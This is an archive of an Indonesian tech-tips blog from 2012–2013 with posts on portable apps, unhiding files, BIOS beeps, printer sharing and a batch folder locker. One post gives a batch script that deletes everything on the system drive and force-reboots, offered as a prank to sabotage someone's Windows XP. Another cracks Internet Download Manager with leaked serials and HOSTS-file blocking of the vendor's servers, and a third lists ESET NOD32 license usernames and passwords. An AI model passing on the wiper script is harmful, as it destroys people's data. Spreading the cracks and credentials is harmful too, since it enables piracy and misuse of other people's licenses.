Saturday, April 27, 2013

0 Cara Membuat Aplikasi/ Software Portable


Cara Membuat Aplikasi atau Software Portable - Software Portable atau Aplikasi Portable adalah program software installer yang bisa digunakan tanpa perlu di install terlebih dahulu,

Cara Membuat Software Portable
Cara Membuat Software Portable - Software Portable sering ditemui bagi saudara-saudara yang sering men-download aplikasi maupun game di Interner. Sesuai dengan definisi Software Portable itu sendiri.Software Portable atau Aplikasi Portable adalah software installer atau software instalasi yang bisa digunakan tanpa perlu diinstall terlebih dahulu. Software tersebut dapat digunakan langsung dengan terlebih dahulu mengedit registerinya.

Software portable bertujuan agar softwaretersebut bisa disimpan dan dijalankan melalui media penyimpanan eksternal seperti flashdisk sehingga kita bisa menggunakan software tersebut dimana saja dan kapan saja.

Cara membuat aplikasi portable sangat sederhana dan bisa dilakukan siapa saja serta kapan saja. Pada pembahasan kali ini, kita akan mempraktekkan cara membuat software portablepada software Winamp. Silahkan disimak dengan seksama cara membuat aplikasi Winamp portable di bawah ini :

Persiapkan file-file yang dibutuhkan untuk membuat software / aplikasi portable

1. Program SysTracer, fungsinya untuk "membandingkan" dan "melihat" perubahan sebelum dan sesudah program diinstall. Silahkan download di sini: http://www.brothersoft.com/systracer-56546.html

2. Quick Batch File Compiler versi terbaru, berfungsi untuk mengcompile file bat menjadi file exe. Silakan download di sini: http://www.softpedia.com/get/Programming/Coding-languages-Compilers/Quick-Batch-File-Compiler.shtml

3. Winrar, fungsinya untuk menyatukan file. Download di http://download.cnet.com/WinRAR-32-bit/3000-2250_4-10007677.html

4. Software yang akan dijadikan portable, contoh Winamp. Pada posting ini kita akan menjadikan aplikasi pemutar musik dan video winamp sebagai kelinci percobaannya.

Tahap-Tahap Membuat Software Winamp Portable

1. Systracker Software ini digunakan untuk melihat lokasi software yang akan dibuat portable di registry, Jalankan software tersebut untuk melihat registry sebelum peng-installan, klik “Take Snaphot” dan klik Star, tunggu hingga selesai.

2. Setelah selesai, klik OK dan kemudian lakukan penginstallan software yang akan dijadikan portable (penginstalan harus lengkap dan full version).

3. Setelah Winamp ter-install, Exit/ keluar dari program Winamp, dan klik pada Systracker “Take Snapshot” untuk melihat perubahan registry setelah peng-instalaan software.

4. Setelah itu Klik “Compare” untuk membandingkan, pada tab Registry coba anda perhatikanHKEY_CURRENT_USER dan HKEY_LOCAL_MACHINE saja, dan lihat yang berwarna biru, itulah perubahan yang terjadi.

5. Setelah mengetahui lokasi file Winamp di Registry, silahkan menuju ke Regedit caranya yaitu pada menu Start => Run, ketik Regedit dan tekan Enter.

6. Cari file winamp di HKEY_CURRENT_USER\Software\Winamp., Klik kanan pilih Export dan beri nama reg1.reg. Kebetulan disini filenya hanya berada di HKEY_CURRENT_USER, jadi saya hanya mengexport satu file saja, tapi apabila saudara menemukan file install saudara juga berada di HKEY_LOCAL_MACHINE silahkan export dan beri nama reg2.reg

7. Agar bisa dibaca oleh windows, kita buat unregnya terlebih dahulu menggunakan notepad. Caranya: buka notepad dan ketik;

Windows Registry Editor Version 5.00
[-HKEY_CURRENT_USER\Software\Winamp]

Dan beri nama unreg.reg. Agar bisa di gunakan oleh versi windows yang lama maka Windows Registry Editor Version 5.00 diganti menjadi REGEDIT4. Kemudian copy file reg1.reg danunreg.reg ke direktori C:\program files\Winamp seperti itu.

8. Selanjutnya kita akan membuat file batnya dengan cara: buka notepad kemudian ketik;

Regedit /s reg1.reg
Winamp.exe
Regedit /s unreg.reg

Kemudian save dan beri nama setup.bat. Lihat hasilnya.

9. Sampai pada tahap ini, software portablenya sudah jadi, tapi untuk membuatnya lebih simple lagi, kita harus merubah file batnya ke file exe agar lebih praktis. Caranya yaitu: buka aplikasiQuick Batch Compiler kemudian buka file setup.bat lalu pilih "Option" dan pilih "Ghost Application Klik Built" dan save dengan nama setup.

10. Agar kapasitasnya menjadi lebih kecil, kita bisa membuang file uninstall.exe. Selanjutnya pilih semua file dengan menekan Ctrl+A, klik kanan dan pilih Add to Archive (sebelumnya kita harus sudah menginstall WinRar).

11. Beri tanda centang pada “Create SFX archive”

12. Pada Tab Advanced, pilih SFX Option dan Ketik setup.exe pada table Run after extraction,

13. Pada tab modes: check Unpack to temporary folder, hide all, dan skip existing files dan klik OK.


Jika tahap demi tahap tidak terjadi kesalahan sedikit pun, maka Winamp pun sudah menjadiSoftware Portable/ Aplikasi Portable buatan Anda, dan software winamp tersebut sudah layak disebut Software Winamp Portable. Akhir kata saya author Aan Sasuke selamat berjuang, berusaha, dan semoga berhasil Membuat Software Portable sendiri dengan lancar dan sukses

Monday, September 10, 2012

0 Download Gratis Microsoft Office 2013 Customer Preview


Microsoft office adalah aplikasi office yang paling populer diantara aplikasi office yang lain. Saat ini Microsoft telah merilis Microsoft Office terbaru yaitu Microsoft office 2013 Customer preview. Sebelumnya Microsoft telah mengeluarkan produk officenya mulai dari Microsoft office 2002, 2003, 2007, 2010. Pada versi beta office 2013 terbarunya tersebut, microsoft menamainya dengan Customer Preview atau Office 365 Preview.


Microsoft office 2012 Customer Preview

Microsoft office 2013 ini hanya support untuk microsoft windows 7 dan windows 8, sedangkan pada windows xp dan vista tidak support. Jadi bagi anda yang masih menggunakan windows xp maupun vista dan ingin mencoba Ms office 2013 sebaiknya segeralah upgrade windows anda menjadi windows 7 atau windows 8. Dan berikut ini syarat yang harus dipenuhi agar microsoft office 2013 dapat bekerja dengan baik di komputer anda :
  • Computer and processor: 1 GHz or greater x86/x64 Processor with SSE2 instruction set
  • Memory: 1 GB RAM (32-bit) / 2 GB RAM (64-bit)
  • Hard disk: 3.5 GB free disk space
  • Operating System: Windows 7, Windows 8, Windows Server 2008 R2 or newer
  • Graphics: Graphics hardware acceleration requires DirectX10 graphics card and 1024x576 resolution
Bagi anda yang ingin mencoba Microsoft Office 2013 Customer Preview secara gratis dapat download pada link download dibawah ini :


Thursday, August 16, 2012

0 cara cepat munculkan file tersembunyi virus

Sebenarnya cara ini sangat mudah meski di lakukan oleh pemula, trik cara cepat munculkan file tersembunyi virus ini dijalankan tanpa program khusus cukup menggunakan program bawaan windows edisi apapun yaitu NOTEPAD.exe, program yang satu ini sebenarnya memiliki kemampuan powerfull tetapi sebagian dari kita hanya menggunakan sekedar satu format yaitu .txt.bahkan seringkali diabaikan.
Terkadang meski virus sudah hilang dari komputer file-file yang disembunyikan oleh virus masih juga muncul, karena virus sebelumnya sudah mengganti atribut file kita menjadi super hidden. untuk mengembalikan lagi seperti semula kita langsung aja ikuti langkah berikut;

1. buka notepad.exe atau: start menu>Run>ketik NOTEPAD dan OK.


2. ketik:  attrib -s -h -r W:*.* /s /d (untuk menghindari salah ketik copy paste aje!)


huruf W diatas adalah letter drive kamu, jika semisal ingin memunculkan file yang ada di flasdisk dan flasdisk kamu ada di F: atau G: ganti aja, jadi: 
attrib -s -h -r F:*.* /s /d 
atau  
attrib -s -h -r G:*.* /s /d 
dan seterusnya....


3. terus klik SAVE AS akan muncul opsi berikut & isikan:
FILE NAME: BABAT.BAT
SAVE AS TYPE: ALL TYPE
ENCODING: biarkan saja.
 - nama file BABAT bisa kamu ganti sesukamu tapi ingat nama file harus diakhiri dengan.BAT 
- secara default SAVE AS TYPE akan diisi : TEXT DOCUMENTS(*.TXT) klik dan ganti ALL TYPE
- pilih tempat penyimpanan misal My Documents atau drive D:


4. Klik 2x file BABAT.BAT yang kita buat tadi dan tunggu beberapa detik......

selain munculkan file tersembunyi oleh virus trik ini juga bisa menyembunyikan file dalam folder atau drive tertentu, kita tinggal mengganti atribut min (-) menjadi plus (+) contoh:

attrib -s -h -r W:*.* /s /d       | untuk memunculkan file
attrib +s +h +r W:*.* /s /d     | menyembunyikan file 

jika ingin memunculkan atau menyembunyikan file atau folder pada folder tertentu kita tinggal mengganti target W: menjadi alamat folder misal:

attrib -s -h -r D:/DATA*.* /s /d     | memunculkan folder DATA pada drive D:
attrib +s +h +r D:/DATA*.* /s /d  | menyembunyikan folder DATA pada drive D:

sekian dulu trik cara cepat munculkan file tersembunyi virus selamat mencoba...

Thursday, July 12, 2012

0 Cara Membuat Internet Download Manager (IDM) Full Version All Series


1. Download IDM disini
      pasword down: aancheates
2. Putuskan koneksi Internet anda.
3. Kemudian Install IDM yang sudah anda download sebelumnya.
4. Setelah proses Installasi IDM selesai, IDM meminta anda untuk Reboot/Restart komputer/laptop anda. klik OK saja.
5. Setelah anda Restart komputer anda, buka IDM yang sudah anda install dan pilih Registration. (Perlu di ingat bahwa Koneksi internet harus dalam keadaan mati)
6.Masukkan Nama Depan, Nama Belakang, Email anda secara acak atau sembarangan saja. Kemudian masukkan Serial Number berikut (pilih salah satu)

W3J5U-8U66N-D0B9M-54SLM
EC0Q6-QN7UH-5S3JB-YZMEK
GZLJY-X50S3-0S20D-NFRF9

7. Maka setelah itu IDM akan memunculkan pemberitahuan bahwa serial numbernya invalid/tidak sah, acuhkan saja.
8. Nah, Sekarang waktunya kita mencoba memaksa IDM untuk menjadi FULL VERSION.
9. Buka file HOSTS yang berada di C:\WINDOWS\system32\drivers\etc dengan menggunakan NOTEPAD. Kalau tidak ada berarti file tersebut ke-hidden. Untuk menampilkannya caranya : Klik Tools => Folder Options => Pilih tab View => cari Hidden Files and Folders => klik Show Hidden Files and Folders => Apply => Ok.
10. Setelah file HOSTS terbuka dengan NOTEPAD, cari tulisan berikut pada barisan paling bawah

127.0.0.1 localhost

11. Hapus tulisan diatas tadi, dan ganti dengan tulisan dibawah ini

127.0.0.1 localhost
127.0.0.1 tonec.com
127.0.0.1 www.tonec.com
127.0.0.1 registeridm.com
127.0.0.1 www.registeridm.com
127.0.0.1 secure.registeridm.com
127.0.0.1 secure.internetdownloadmanager.com
127.0.0.1 mirror.internetdownloadmanager.com
127.0.0.1 mirror2.internetdownloadmanager.com

Fungsi dari tulisan di atas adalah untuk mengarahkan semua file registrasi IDM ke website di atas contohnya secure.registeridm.com ke localhost alias ke komputer kita sendiri.

11. Setelah selesai, tinggal anda Save atau Ctrl + S saja.
12. Buka IDM anda dan sambungkan komputer anda ke koneksi internet. Silahkan anda cek Versi dari IDM anda.
13. Selesai.

Jika masih ada yang bingung dengan cara meng-edit file HOSTS, terutama untuk Windows Vista dan Windows 7,
Berikut ini adalah cara untuk mengubah File HOSTS untuk Windows Vista dan Windows 7 :

Cara 1 :
1. Copy file HOST ke drive lain, selain drive C
2. Edit dengan NOTEPAD kemudian SAVE
3. Copy paste file tersebut ke tempat asal folder file HOST

Cara 2 :
1. Klik pada tombol Start
2. Klik kanan pada ‘Notepad’
3. Klik “Run As Administrator”
4. Klik “Lanjutkan” pada prompt
5. Arahkan ke C: \ Windows \ System32 \ drivers \ etc \ dengan menggunakan Notepad’s pilihan lokasi ‘Buka’.
6. Pilih ’semua file’, lalu pilih file ‘host’ tersebut. Lakukan perubahan yang diperlukan dan simpan!

Silakan pilih salah satu cara diatas sesuai dengan Windows version yang anda gunakan.
Semoga bermanfaat.

Thursday, July 5, 2012

0 Username dan Password ESET NOD32 5 Juli 2012 -


 Allhamdulillah bisa update lagi soal Username dan Password ESET NOD32 Terbaru 5 Juli 2012, jadi buat anda yang suka sama ESET NOD32 bisa dapatkan Username dan Password ESET NOD32 Terbaru setiap harinya disini, jadi langsung aja dech sobat simak Username dan Password ESET NOD32 5 Juli 2012:

Username dan Password ESET NOD32 5 Juli 2012
Username dan Password ESET NOD32

Username: EAV-67792362
Password: nbs2xamvck

Username: EAV-67792363
Password: b6kt2fmpm6

Username: EAV-67912240
Password: 8vd7h38xaj

Username: EAV-67912279
Password: rrk8thue2f

Username: EAV-67912347
Password: 32pctxksn7

Username: EAV-67936340
Password: usdhf34sdk

Username: EAV-67947202
Password: upra4tk4af

Username: EAV-67953435
Password: xtjfxvpfjj

Username: TRIAL-68745374
Password: adujxesx25

Username: TRIAL-68745378
Password: mruck5dc3s

Username: TRIAL-68745401
Password: 7nx73k7mxh

Username: TRIAL-68745418
Password: 6k3cvj4trp

Monday, July 2, 2012

0 Mendeteksi Kerusakan Pada Bios


Kerusakan pada komputer dapat terjadi setiap saat,anda perlu mengetahui berbagai penangan atau solusi yang harus dilakukan,,Dari berbagai komponen yang terdapat pada komputer,Speaker motherboard atau casing merupakan komponen yang terlihat kurang berguna akan tetapi justru membawa manfaat yang sangat besar bagi orang yang mengetahuinya,Oke,,,langsung saja ya sobat blogger supaya gx makin penasaran disini ane akan berbagi tentang cara mengetahui kerusakan melalui bunyi beep yang kita dengar dari bunyi beep tersebut,Berikut adalah bunyi beep beserta keterangannya untuk award bios : 


1.Bunyi Beep 1x Pendek Komputer dalam kondisi normal,tidak ada masalah,Bunyi ini biasa terdengar saat anda menyalakan komputer. 


2.Bunyi Beep 1x Panjang,2x Pendek Kemungkinan ada gangguan pada vido adapter,vido adapter rusak atau tidak terpasang dengan baik,kabel monitor mungkin tidak terpasang dengan baik pada vido adapter. 


3.Bunyi Beep Panjang berulang tanpa berhenti Kemungkinan ada gangguan pada memori,Periksa pasangan memori(cabut,kemuadian pasang kembali).Sebaiknya,bagian tembaga pada keping memori dibersihkan terlabih dahulu dengan penghapus pensil atau pembersih lainnya.Ada juga kemungkianan memorinya telah rusak>periksa dengan software khusus untuk menguji memori. 


4.Bunyi Beep 1x Panjang,3x Pendek Kemungkinan ada gangguan pada vidio atau VGA card,vidio card belum terpasang atau rusak. 


5.Bunyi Beep dengan suara keras saat PC hidup Kemungkianan kareana prosesor terlalu panas (overhaet).Periksa kipas prosesor dan kipas lainnya serta sirkulasi udara lainnya. 


6.Bunyi Beep berulang-ulang dengan keras Kemungkinan ada gangguan pada prosesor,Mungkin prosesor tidak terpasang dengan baik atau rusak,Periksa kipas prosesor dan setting BIOS untuk kecepatan kipas CPU. 


Oke gan mungkin sampai disini dulu postingya,mudah mudahan bermanfaat bagi pembacanya,,Salam Sukses.

Friday, June 22, 2012

2 CARA MEMBUAT WIFI / HOTSPOT SENDIRI


Ingin berbagi internet dengan keluarga/teman melalui wifi / hotspot, tapi tidak punya perangkatnya? Ingin membuat wifi di rumah sendiri, tapi tidak ingin keluar modal untuk membeli perangkatnya? Tenang, untuk membangun wifi kita tidak perlu membeli perangkat / alat tambahan alias tanpa modal, asalkan kita sudah memiliki laptop/komputer ber-wifi yang sudah terkoneksi dengan internet, baik melalui modem GSM/CDMA, atau koneksi lainnya. Dengan cara ini laptop/komputer kita nantinya bisa digunakan untuk sharing internet dengan perangkat ber-fitur wifi (Wireless Fidelity) lain, seperti: handphone, smartphone, tablet PC, laptop, komputer, dan gadget lainnya. Untuk membuat wifi murah ini, syaratnya hanya dua, yaitu: 1. Sistem operasi Windows 7 karena sudah dilengkapi dengan fitur Microsoft Virtual Wifi Miniport. 2. Software kartu wifi yang sudah mendukung fitur Microsoft Virtual Wifi Miniport tersebut. Untuk masalah software wifi, saya tidak tahu apakah semua vendor kartu wifi sudah menyediakan software terbaru yang bisa mendukung Microsoft Virtual Wifi Miniport atau belum. Kebetulan kartu wifi di laptop saya (Sony Vaio) adalah Intel Wifi Link 5100 AGN. Tadinya, kartu wifi ini juga belum mendukung Microsoft Virtual Wifi Miniport, tapi untungnya pihak Intel sudah menyediakan software terbarunya. Software tersebut diberi nama Intel® PROSet/Wireless WiFi Software Paket software ini terdiri dari 4 software, salah satunya adalah Intel(R) My Wifi Technology. Nah, software inilah yang diperlukan untuk membangun/membuat wifi dengan laptop kita. Cara Setting Intel(R) My Wifi Technology Setelah software ini diinstal, langkah selanjutnya adalah membuat profil perangkat baru yang akan kita hubungkan dengan wifi. 1. Klik tombol Profiles
2. Klik tombol New...
3. Di kotak dialog Setting Profiles, tepatnya pada tab General, tentukan:
- Profile name: ketikkan nama profil (bebas) - Network name (SSID): ketikkan nama jaringan (bebas) 4. Masih di kotak dialog Setting Profiles, pilih tab Security. Di sini tentukan tingkat keamanan jaringan wifi-nya, apakah WEP, WPA-PSK, WPA2-PSK, atau No Authentication Open (terbuka untuk siapa saja alias tanpa di password).
5. Setelah selesai, tekan OK. 6. Di kotak dialog yang muncul, tekan Yes.
7. Kemudian pilih nama profil yang sudah kita buat, lalu tekan Select.
8. Terakhir, untuk mengaktifkannya, tekan tombol Enable.
Cara Setting Jaringan Internet 1. Masuk ke Control Panel, lalu pilih Network and Internet > Network and Sharing Center.
2. Kemudian pilih status koneksi utama internet, sehingga akan muncul kotak dialog Status. Di sini pilih Properties.
3. Di kotak dialog Properties, aktifkan tab Sharing. 4. Kemudian, beri centang kotak Allow other network users to connect through this computer’s Internet connection. Dilanjutkan dengan memilih nama Microsoft Virtual Wifi Miniport (untuk mengecek namanya, caranya klik: Control Panel, lalu pilih Network and Internet > Network and Sharing Center > Change Adapter Settings).
5. Setelah itu, tekan OK. 6. Nah, sekarang perangkat lain, sudah teraliri koneksi internet.
Cara berbagi internet wifi antara laptop dengan perangkat lain 1. Pastikan wifi sudah diaktifkan baik di laptop maupun di perangkat yang lain. 2. Pastikan Anda sudah memilih opsi Wifi on dan Enable Intel My Wifi Technology melalui ikon di Taskbar.
,Connectify akan muncul sebagai sistem try icon di pojok kanan bawah komputer. Klik icon tersebut untuk menampilkan software connectify.
selesai deh,,,Nah, sekarang Anda sudah memiliki lokasi / tempat hotspot mini sendiri. Jadi, ternyata membuat / membangun wifi itu murah, bukan? sekarang anda punya wifi sendiri tanpa mengeluarkan uang banyak selamat mencoba semoga bermanfaat,,,

Wednesday, June 20, 2012

0 Scan Virus dan Malware Online


Seperti kita tahu virus dan malware berkembang seiring dengan perkembangan software. Dimana mereka saling mengejar tanpa akhir. Dan saat berada di dunia online, salah satu caranya adalah dengan memastikan setiap file yang akan didownload melakui proses scan antivirus file sebelum di download.


Tetapi beberapa website bahkan ada yang sudah memasukkan virus melalui website mereka, sehingga penyebarannya tidak melalui file yang di download, melainkan hanya dengan mengunjungi website tersebut, kita sudah terjangkit. Sehingga kita memerlukan scan virus dan malware website sebelum kita kunjungi.

Untuk melakukan hal tersebut, ada sebuah layanan online yang memberikan fasilitas untuk scan virus dan malware yang terdapat di dalam sebuah website. Kita cukup memasukkan URL website yang akan dikunjungi dan VirusTotal akan memeriksanya.

Hasilnya akan muncul sebagai berikut untuk menunjukkan bahwa website tersebut bersih:


Silahkan cek di sini lalu pilih tab Submit a UR

Friday, June 15, 2012

0 Login Tanpa Password, Hanya Waja


Tentu semua pengguna Windows akan mempassword proses login untuk melindungi komputer dari penyalahgunaan, hanya saja proses login dengan menggunakan password dirasa sudah tidak tepat lagi, sehingga muncul ide untuk membuat software yang memungkinkan login menggunakan wajah dan tanpa password.


Luxand Blink yang kemudian membuat software tersebut, dan mengclaim bahwa detektor wajah mereka dapat mengenali seseorang dengan kumis dan setelah kumisnya dicukur, atau wajah dengan kacamata dengan wajah ketika kacamata tersebut di lepas, bahkan wajah ketika berambut panjang dengan wajah ketika rambutnya sudah pendek.


Jadi kita tidak perlu lagi memasukkan password tetapi cukup dengan melihat pada webcam. Dan ditambahkan fitur untuk menngetahui apakah ada orang lain yang login menggunakan data-data kita.

Software ini hanya berlaku pada Windows Vista dan Windows 7. Silahkan


Friday, June 8, 2012

0 sharing printer pada janringan LAN

Jangan lupa tinggalkan komentar anda


tahap yang perlu dilakukan sebagai berikut:


Pertama, Membuka Fasilitas Sharing Printer pada komputer Host.
Yang dimaksud dengan komputer host adalah komputer yang memiliki printer. Kalo di rental atau warnet, seringkali komputer host ini disebut sebagai server layanan. Printer yang ada di komputer inilah yang nantinya dibagi dan dipake rame-rame dengan memanfaatkan fasilitas File and Printer Sharing Windows. Namun ada baiknya Anda pastikan terlebih dahulu bahwa driver printer sudah terinstall dan dapat berjalan dengan baik.
Selanjutnya lakukan langkah berikut:
  1. Buka Control Panel > Printer and Faxes, klik kanan pada Printer Anda > Pilih Sharing. Dalam contoh ini saya pakai printer HP Deskjet 4300 Series.
    sharing-printer1
  2. Selanjutnya akan muncul Tab Sharing Properties seperti di bawah ini. Pastikan Anda memilih Checkbox Share this printer, Beri nama sesuka Anda dan akhiri dengan klik OK. Jika ada permintaan CD Windows, atau konfirmasi dari printer sharing, pilih “Just Enable File and Printer Sharing” dan Klik OK.

Sampai di sini setting komputer host sudah selesai.
Selanjutnya Tahap kedua, yakni Setting Printer di komputer klien. Berikut langkah-langkahnya:
  1. Buka Control Panel > Printer and Faxes > Pada tab di sebelah kiri pilih Add a Printer. Lebih jelasnya perhatikan gambar berikut:
  2. Selanjutnya akan terbuka Add Printer Wizard, Klik Next
  3. Pilih tipe printer yang akan digunakan, pastikan Anda memilih Network Printer > Next
  4. Browse printer pada jaringan Anda, pastikan Anda tidak salah alamat :) akhiri dengan Next
  5. Komputer akan mengkonfirmasi apakah Printer Jaringan ini akan dijadikan Printer Utama? Pilih sesuai kebutuhan. Saya menyarankan Anda pilih Yes > Next
  6. Akhiri Wizard dengan klik Finis

Tuesday, May 29, 2012

0 Cara Merusak Windows XP Dengan Notepad

Jangan lupa tinggalkan komentar anda

بِسْــــــــــــــــمِ اﷲِالرَّحْمَنِ اارَّحِيم


Selamat sore sobat, saat ini juga saya akan berbagi tips jitu untuk merusak Operating sistem Berbasis GUI, yaitu Windows XP, ekekekek.....
Saya berbagi tips ini bukan karena ingin membagikan hal yang negatif, namun saya hanya ingin berbagi pengetahuan saja dengan sobat yang sedang membaca artikel ini, yaps saya dapatkan artikel ini dari blog favorite saya, yaitu 
® °ĂāЙ ŠąşǖҚҙ™ 

Trik cara merusak windows XP dengan notepad ini, yang disimpan dalam bentuk file.bat ber-encoding ANSI ini memang merepotkan bagi korban yang dijahili, saya juga kurang tau bagaimana cara mengatasi windows XP yang telah dirusak dengan file notepad ber-script ini.

Berikut caranya :

1.Buka Notepad, copy paste script dibawah ini :


@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00


2. Simpan dengan nama berakhiran .bat

File name = .bat
type file = All file
Encoding = ANSI

cukup dengan doubleclick untuk mengeksekusi file ini, dan windows XP- pun akan segera error.

HATI-HATI JANGAN DICOBA DIRUMAH YA.... hehehehehe

Thursday, May 24, 2012

0 Cara Memperbaiki Data Yang Terkena Virus


Akhir-akhir ini saya sering mendengar banyak keluhan dari teman-teman dengan masalah yang sama yaitu data di flashdisknya menjadi bentuk shortcut semua. Mereka yang bingung pun harus melakukan format ulang dan resiko yang terjadi adalah data-datanya hilang semua. Namun, ada sedikit cara untuk me-recovery data-data tersebut untuk diselamatkan agar tidak hilang. Berikut adalah caranya :

1. Masukkan flasdisk anda dan lihat flashdisk anda ada di drive mana (biasanya di F:)
2. Buka command prompt dengan cara tekan tuts logo windows + R. Setelah muncul, ketikkan cmd.
3. Setelah muncul command prompt maka ketikkan F: (tergantung letak flashdisk anda).
4. Lalu, ketikkan attrib -s -h -r f:/*
5. Buka flashdisk anda, dan lihat sepertinya virus shortcutnya sudah hilang.

*ket
-s menghilangkan system file
-h menghilangkan hidden
-r menghilangkan read only )
f: merupakan drive anda yang akan di attrib
Tanda * menandakan semua content

Buat yang masih bingung ini ada gambarnya (dalam kasus ini data yang ingin saya ubah ada di drive D) :

Mungkin itu sedikit cara untuk menhilangkan virus shortcut yang selama ini mewabah di lingkungan flashdisk anda. Semoga bermanfaat.

0 Cara Mengembalikan Data Yang Hilang / Kena Format


Kehilangan sebuah data penting mungkin bisa membuat kita menjadi tidak tenang. Data yang seharusnya kita gunakan kita kerja besok tiba-tiba terhapus begitu saja. Kejadian ini benar-benar sering terjadi di lingkungan saya. Mulai dari data-data yang penting, file MP3 kita, video, bahkan data-data flashdisk kita yang terkena format. Namun, saya memiliki sedikit cara dengan menggunakan software Recuva yang insya Allah bisa mengatasi masalah ini. Berikut cara-caranya :
Untuk fitur lengkapnya bisa dilihat di bawah ini :

Fitur Lengkap Recuva:
1. Mampu mengembalikan hampir semua jenis file anda yang terhapus : Foto, dokumen, musik, bahkan email! dengan Recuva File Recovery anda bisa mengembalikan data tersebut secara cepat, mudah dan aman.

2. Bisa digunakan untuk mengembalikan data di hampir semua jenis media penyimpanan : hardiks, memory card, USB disk, hardisk eksternal, MP3 player, iPod dll.

3. Mampu mengembalikan data yang hilang karena media penyimpanan yang terformat, crash, corrupt dll.

4. Jika anda menggunakan email client desktop program seperti Outlook Express, Windows Live Mail, Mozilla Thunderbird dll, Recuva File Recovery mampu mengembalikan email anda yang terhapus tersebut. Recuva akan mengembalikan email anda yang telah terhapus tersebut ke dalam format zip (cth: Outlook Ekspress.zip).

5. Mampu mengembalikan file lagu dan musik anda yang terhapus dari iPod atau MP3 player anda.

6. Mampu mengembalikan file Microsoft Word yang belum sempat tersimpan. Ketika anda mengetik file word, kemudian word anda crash dan anda belum menyimpannya, Recuva File Recovery mampu mengembalikan file word anda dari file temporary yang tercipta.

7. Memiliki fitur Quick Start Wizard yang akan memudahkan pemula dalam mengembalikan file nya yang hilang.

8. Memiliki fitur Deep Cleaning yang mampu mencari file yang hilang dengan cepat dan akurat. Cepat tidaknya proses scanning ini tergantung dari berapa besar hardisk anda.

9. Memiliki versi portable yang bisa anda jalankan tanpa harus menginstallnya. Recuva Portable ini bisa anda simpan dan gunakan dari USB flashdisk anda atau media penyimpanan lainnya.

10. Memiliki fitur untuk menghapus file secara permanen. Jika anda memiliki file yang terhapus, Recuva bisa mengembalikannya. Ini berarti orang lain juga bisa. Artinya, ada kemungkinan data yang sudah anda hapus bisa diakses lagi oleh orang lain dengan software recovery lain (termasuk Recuva). Untuk menghindarinya, anda bisa menggunakan recuva untuk menghapus data anda secara permanen. Caranya mudah, hapus saja data yang ingin anda hapus secara permanen, kemudian jalankan Recuva dan cari dokumen anda yang sudah anda hapus. Klik kanan dokumen tersebut dan pilih “Secure Overwrite”. Dengan begitu, data anda tidak akan bisa dimunculkan lagi oleh sofware recovery (termasuk Recuva)!

11. Bisa anda gunakan di hampir semua versi windows, mulai dari Windows 2000, windows 2003 server, windows XP, windows Vista, Windows 2008 Sever, hingga windows 7.
1. Download softwarenya disini.
2. Install softwarenya dan jalankan.
3. Setelah jalan, maka klik saja Next dan muncul tampilan selanjutnya. Disitu anda bisa pilih tipe file yang ingin anda kembalikan.


4. Lalu, pilih location dimana tempat terakhir data itu sebelum dihapus.


5. Klik Start.
6. Nah, setelah itu Recuva akan menemukan data-data yang sudah terhapus dalam location yang anda pilih tadi.
7. Centang data-data yang ingin di-recover lalu klik Recover.


8. Pilih tempat untuk menyimpan data anda.

Sudah selesai cara yang saya beri, dan lihat apakah data-data itu sudah kembali atau belum. Semoga bermanfaat.

Tuesday, May 22, 2012

0 Cara Memberi/Memasang Password Pada Folder

Jangan lupa tinggalkan komentar anda


Cara Memberi/Memasang Password Pada Folder- Terkadang ada file atau informasi yang tersimpang didalam suatu folder komputer yang menurut kita sangat rahasia sehingga orang lain tidak dapat membuka apalagi membaca file tersebut. Seperti yang sifatnya pribadi, rahasia perusahaan, rekam medis dan sebagainya. Dengan kata lain folder tersebut harus diproteksi dengan password. oleh karena itu di butuhkan Cara Membuat Password Pada Folder.


Banyak sekali software untuk mengunci sebuah file atau folder agar tidak mudah diakses orang lain. Dengan keyword “Lock Folder Software” maka akan didapati sekian banyak software yang menawarkan proteksi untuk file atau folder. Dengan berlabel Free Download / Trial -> dan setelah diinstall maka kita disuruh mendaftar (register) dan akhirnya kita disuruh membeli.
Buka NOTEPAD Dengan Klik Start -> All Programs -> Accessories -> Notepad


Cara berikut ini adalah cara yang paling gampang dan tidak harus bayar. Ikuti trik Cara Membuat Password Pada Folder berikut ini :

1. Copy dan Paste-kan kode dibawah ini kedalam Notepad

cls
@ECHO OFF
title Folder Locker
if EXIST “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}” goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p “cho=>”
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
attrib +h +s “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p “pass=>”
if NOT %pass%==PasswordAnda goto FAIL
attrib -h -s “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
ren “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}” Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Catatan: PasswordAnda -> Ganti dengan password yg anda inginkan.


2. Simpan file tersebut dengan Nama FolderLock.Bat pada folder yang akan dikunci


3. Tutup dan kemudian buka lagi file tersebut, dan akan membuat folder penting.

4. Ketikkan kode password Anda
5. Klik lagi, dan akan tertampil perintah “Do you want to lock the file Y/N“.
6. Ketikkan “Y” dan tekan Enter.
7. Untuk membuka folder penting, masukkan password anda yang tadi.
Jangan Lupa: PasswordAnda -> Ganti dengan password yg anda inginkan.
Selamat mencoba dan mempraktekkannya  :)

Thursday, March 15, 2012

0 Cara mengatasi komputer Hang

Cara Mengatasi Komputer Hang . bagaimana Cara Mengatasi Komputer Hang dengan mudah dan cepat, berikut berry blog akan kasih tips trik dan solusi untuk mengatasi komputer yang sering hang.

1. OS yang Rusak Langkah yang efektif untuk OS rusak atau bermasalah adalah reinstall OS tapi alangkah baiknya bila kita tahu pasti masalah pada OS kita selesaikan permaslah tersebut, entah itu masalah crash dengan software atau terinfeksi virus.

2. RAM yang bermasalah
permaslaahan ram sering kali ada pada kaki / soket tembaga yang kotor, bersihkan kaki tembaga dengan cara di gosok menggunakan penghapus pensil supaya kotoran yang menempel bisa hilang.

3. Hardisk yang tua atau cacat
